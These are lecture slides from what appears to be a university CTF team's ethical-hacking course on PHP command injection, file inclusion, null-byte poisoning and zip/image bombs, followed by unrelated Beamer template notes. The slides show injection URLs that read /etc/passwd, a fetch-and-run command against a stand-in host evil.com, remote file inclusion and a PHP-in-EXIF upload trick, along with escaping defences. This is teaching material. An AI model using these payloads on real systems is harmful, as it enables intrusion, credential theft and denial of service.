

# Command injectionaAAAaaaa;/bin/bashaAAAAA

A tale about why you should stop using PHP in 3 acts

Luca Di Bartolomeo <sup>2</sup>

In collaboration with <sup>1</sup>FAUST (ctf@fsi.informatik.uni-erlangen.de), <sup>2</sup>flagbot (ctf@vis.ethz.ch) and <sup>3</sup>polygl0ts (ctf@epfl.ch)

October 9, 2021



# Command injection



# What is command injection



Well, this, sorta?

## Ethical Hacking

In these lessons you will gain firsthand experience with methods used to exploit all kinds of systems. Our purpose is yada yada yada yada

blah blah blah

blah blah blah

bad hacker! BAD!

DON'T BREAK SHIT THAT IS NOT YOURS

(and if you break don't tell anyone we told you how to do it :)



# Act 1: Strings



# Typical PHP code

```
<?php
    $doc = $_GET["doc"];
    system("file ".$$doc);
?>
```



# Typical PHP code

```
<?php
    $doc = $_GET["doc"];
    system("file ".$$doc);
?>
```

You normally use this with: `http://localhost/index.php?doc=timesheet.pdf`



# Typical PHP code

```
<?php
    $doc = $_GET["doc"];
    system("file ".$$doc);
?>
```

You normally use this with: `http://localhost/index.php?doc=timesheet.pdf`

But what if... `http://localhost/index.php?doc=; cat /etc/passwd` ?





# Typical PHP code

```
<?php
    $doc = $_GET["doc"];
    system("file ".$$doc);
?>
```

You normally use this with: `http://localhost/index.php?doc=timesheet.pdf`

But what if... `http://localhost/index.php?doc=; cat /etc/passwd` ?

It will execute: `system("file ; cat /etc/passwd")`



# Typical PHP code

Now you can't really include spaces and semicolons in URLs:

```
http://localhost/index.php?doc=; cat /etc/passwd - wrong
```



# Typical PHP code

Now you can't really include spaces and semicolons in URLs:

```
http://localhost/index.php?doc=; cat /etc/passwd - wrong
```

You need to URLEscape such stuff:

" " — %20

"<" — %3C

">" — %3E

"#" — %23

"%" — %25

"{" — %7B



# Typical PHP code

Now you can't really include spaces and semicolons in URLs:

```
http://localhost/index.php?doc=; cat /etc/passwd - wrong
```

You need to URLEscape such stuff:

" " — %20

"<" — %3C

">" — %3E

"#" — %23

"%" — %25

"{" — %7B

The result would be

```
http://localhost/index.php?doc=;%20cat%20/etc/passwd
```



# URLEscaping

Doing it by hand is a pain in the ass, right?

```
http://localhost/index.php?doc=;%20cat%20/etc/passwd
```



# URLescaping

Doing it by hand is a pain in the ass, right?

```
http://localhost/index.php?doc=;%20cat%20/etc/passwd
```

wget is your friend!

```
wget "http://localhost/index.php?; cat /etc/passwd"  
--2021-10-08 16:05:14-- http://localhost/index.php?;%20cat%20/etc/passwd  
Resolving localhost (localhost)... 127.0.0.1  
Connecting to localhost (localhost)127.0.0.1:80...
```



# Shit you can use to run your shit inside other's ppl php system()

- ▶ `command; your-sploit`
- ▶ `command `your-sploit``
- ▶ `command $(your-sploit)`
- ▶ `command | your-sploit`
- ▶ `command <(your-sploit)`



# Shit you can use to run your shit inside other's ppl php system()

- ▶ `command; your-sploit`
- ▶ `command `your-sploit``
- ▶ `command $(your-sploit)`
- ▶ `command | your-sploit`
- ▶ `command <(your-sploit)`

What if your-sploit is very long? You put it into a script and:

```
wget http://evil.com/hack; chmod +x ./hack; ./hack & disown
```





# Shit you can do to prevent other ppl running shit in your own system()

## escapeshellcmd

(PHP 4, PHP 5, PHP 7, PHP 8)

escapeshellcmd — Escape shell metacharacters

### Description

```
escapeshellcmd(string $command): string
```

**escapeshellcmd()** escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands. This function should be used to make sure that any data coming from user input is escaped before this data is passed to the [exec\(\)](#) or [system\(\)](#) functions, or to the [backtick operator](#).

Following characters are preceded by a backslash: `&#;`, ```, `|`, `*`, `?`, `~`, `<`, `>`, `^`, `()`, `[]`, `{}`, `$`, `\`, `x0A` and `xFF`. `'` and `"` are escaped only if they are not paired. On Windows, all these characters plus `%` and `!` are preceded by a caret (`^`).

bruh



# Shit you can do to prevent other ppl running shit in your own system()

## escapeshellarg

(PHP 4 >= 4.0.3, PHP 5, PHP 7, PHP 8)

escapeshellarg — Escape a string to be used as a shell argument

### Description

```
escapeshellarg(string $arg): string
```

**escapeshellarg()** adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass a string directly to a shell function and having it be treated as a single safe argument. This function should be used to escape individual arguments to shell functions coming from user input. The shell functions include [exec\(\)](#), [system\(\)](#) and the [backtick operator](#).

On Windows, **escapeshellarg()** instead replaces percent signs, exclamation marks (delayed variable substitution) and double quotes with spaces and adds double quotes around the string.

brah



## Act 2: File Inclusion



# Typical PHP code

```
<?php
    $doc = $_GET["page"];
    include("file ".$page);
?>
```

```
<?php
    $doc = $_GET["page"];
    require("file ".$page);
?>
```

What is wrong with the above code?



# Typical PHP code

```
<?php
    $doc = $_GET["page"];
    include("file ".$page);
?>
```

```
wget http://localhost/index.php?page=../uploads/hacked.php
```

```
wget http://localhost/index.php?page=../apache.log
```

```
wget http://localhost/index.php?page=../../../../etc/passwd.php
```



# Typical PHP code

```
<?php
    $doc = $_GET["page"];
    include("file ".$page);
?>
```

Sometimes including files is very limited. no worries. we include from remote:

```
wget http://localhost/index.php?page=http://evil.com/hack.php
```



# Typical PHP code

What if the php code only allows to include, for example, png files?

```
<?php
    $doc = $_GET["file"];
    include($file + ".png");
?>
```



# Typical PHP code

What if the php code only allows to include, for example, png files?

```
<?php
    $doc = $_GET["file"];
    include($file + ".png");
?>
```

## Null byte poisoning attack:

Like in C, strings in PHP are null terminated. So if we append a null byte in our string, we can make a string "terminate early".

```
wget http://localhost/index.php?file=hack.php%00
```





# Null byte poisoning attack

## Null byte poisoning attack:

Like in C, strings in PHP are null terminated. So if we append a null byte in our string, we can make a string "terminate early".

This affects most file-system PHP library calls, like:

`file_exists()`, `fileatime()`, `filectime()`, `filegroup()`, `fileinode()`, `filemtime()`, `fileowner()`, `fileperms()`, `filesize()`, `filetype()`, `fopen()`, `is_executable()`, `is_link()`, `is_readable()`, `is_writable()`, `lchgrp()`, `lchown()`, `link()`, `linkinfo()`, `lstat()`, `mkdir()`, `pathinfo()`, `popen()`, `readfile()`, `realpath()`, `rename()`, `rmdir()`, `stat()`, `symlink()`, `touch()`, `unlink()`



# Null byte poisoning attack

## Null byte poisoning attack:

Like in C, strings in PHP are null terminated. So if we append a null byte in our string, we can make a string "terminate early".

This affects most file-system PHP library calls, like:

file\_exists(), filemtime(), filectime(), filegroup(), fileinode(), filemtime(), fileowner(), fileperms(), filesize(), filetype(), fopen(), is\_executable(), is\_link(), is\_readable(), is\_writable(), lchgrp(), lchown(), link(), linkinfo(), lstat(), mkdir(), pathinfo(), popen(), readfile(), realpath(), rename(), rmdir(), stat(), symlink(), touch(), unlink()

## How do we fix it?

```
$input = str_replace(chr(0), '', $input);
```



# PHP is like the worst

**Remember!** PHP parses and executes everything between the `<?php ?>` tag.

*No matter of where it is in the included file!*



# PHP is like the worst

**Remember!** PHP parses and executes everything between the `<?php ?>` tag.

*No matter of where it is in the included file!*

what about this?

▶ `http://localhost/vuln.php?<?php phpinfo(); ?>`



# PHP is like the worst

**Remember!** PHP parses and executes everything between the `<?php ?>` tag.

*No matter of where it is in the included file!*

what about this?

- ▶ `http://localhost/vuln.php?<?php phpinfo(); ?>`

what about this other thing instead?

- ▶ A website lets you upload images and display them
- ▶ The website uses something the following to display it:
- ▶ `include("image.jpeg")`
- ▶ You edit an image to have `<?php echo("pwned"); ?>` in the EXIF metadata



# BONUS



# Bombs

Very often a website can accept file uploads that could end in a very bad way.  
Like a website that accepts zip files as upload.



# Bombs

Very often a website can accept file uploads that could end in a very bad way.  
Like a website that accepts zip files as upload.

## What is a decompression bomb?

A decompression bomb is a file designed to crash or render useless the program or system reading it, i.e. a denial of service.

Usually this works by triggering recursive near infinite decompression that makes the server run out of memory (or worse, disk space!)





## zip bombs

Zip bombs are very small archives that are optimized to be as large as possible when decompressed.

For example, a 59.3 KB 7z file, when decompressed, can occupy up to 300 GB.



# zip bombs

Zip bombs are very small archives that are optimized to be as large as possible when decompressed.

For example, a 59.3 KB 7z file, when decompressed, can occupy up to 300 GB.

Zip bombs can be crafted for the following file formats:

- ▶ 7z
- ▶ bzip2
- ▶ Gzip
- ▶ LZ4
- ▶ RAR
- ▶ xar
- ▶ xz
- ▶ zip



# Image bombs

Some kind of image formats kind of do the same things as zip, they are compressed. We can produce very optimized images that when decompressed will lead to huge files.

For example, a 545 bytes PNG will be 300KB when decompressed.



# Image bombs

Some kind of image formats kind of do the same things as zip, they are compressed. We can produce very optimized images that when decompressed will lead to huge files.

For example, a 545 bytes PNG will be 300KB when decompressed.

Image bombs can be crafted for the following file formats:

- ▶ GIF
- ▶ JPEG
- ▶ PNG
- ▶ TIF



If you wanna have a look at pre-crafted bombs, go look to this website:

<https://bomb.codes/>

The END  
Code



# Code boxes

You can make nice looking code blocks as you see here with: However, if you do, make sure to set fragile on your frame as follows:

```
\begin{frame}[fragile] % <- This is important
% since this is verbatim afterwards, need to indent to the left for code!
  \begin{codebox}{language}
awesomocode
  \end{codebox}
\end{frame}
```



## More Code Boxes

You can include files as codeboxes as well:

```
\begin{codeboxf}{language}{code/my_awesome_code.c}  
\end{codeboxf}
```

You can escape into latex with `|\command|` and hence go through your code line by line, like so (result on next slides):

```
\begin{codebox}{c}  
int main(int argc, char* argv[]) {  
    long x = 4; |\nline{1}|  
    long y = callme(); |\nline{2}|  
}  
\end{codebox}
```





## Example Line by Line from before

```
int main(int argc, char* argv[]) {  
    long x = 4; ⇐  
    long y = callme();  
}
```



## Example Line by Line from before

```
int main(int argc, char* argv[]) {  
    long x = 4;  
    long y = callme(); ⇐  
}
```



## pygments package

If the previous slides looked awful (i.e. the blue of the function names was terrible) make sure you install our own pygments theme. Theoretically it should be as easy as follows:

1. Go to the `flagbot-pygments` directory
2. Run `python3 setup.py install`
3. Verify the theme was installed with `pygmentize -L | grep flagbot`
4. **Note:** If you compiled slides before, you probably need to delete all the minted temp directories, i.e. `_minted-*`.



## Inline Code

As you might have seen, you can also inline code with both nice highlighting and it stands out!

To use it, just use `\inlinecode[language]{awesome code}`. Make sure to use `fragile` for your slides like before.



# The END

## Other Useful Stuff



# Alert Boxes

You can make some nice looking boxes as follows:

```
\begin{alertblock}{\textbf{Some Title}}  
  {  
    Long ass text\\  
    Can contain linebreaks :P  
  }  
\end{alertblock}
```

Which renders as follows:

## **Some Title**

Long ass text  
Can contain linebreaks :P



# Different Colors for Boxes

To change their color, you can do something like:

```
{
  \setbeamercolor{block title alerted} {fg = white, bg=brightgreen}
  \setbeamercolor{block body alerted} {bg = darkgreen}
\begin{alertblock}{\textbf{Another Title}}
{
Some info
}
\end{alertblock}
}
```

Which renders as follows:









**Another Title**

Some info



## Colors

There are a bunch of nicely looking colors predefined. It is recommended that you use them unless absolutely necessary. If you want another color, let me know I can add it :)

Name	Result
darkpurple	
purple	
brightpurple	
blueedge	
brightblue	
redflag	
darkredflag	
darkgreen	
brightgreen	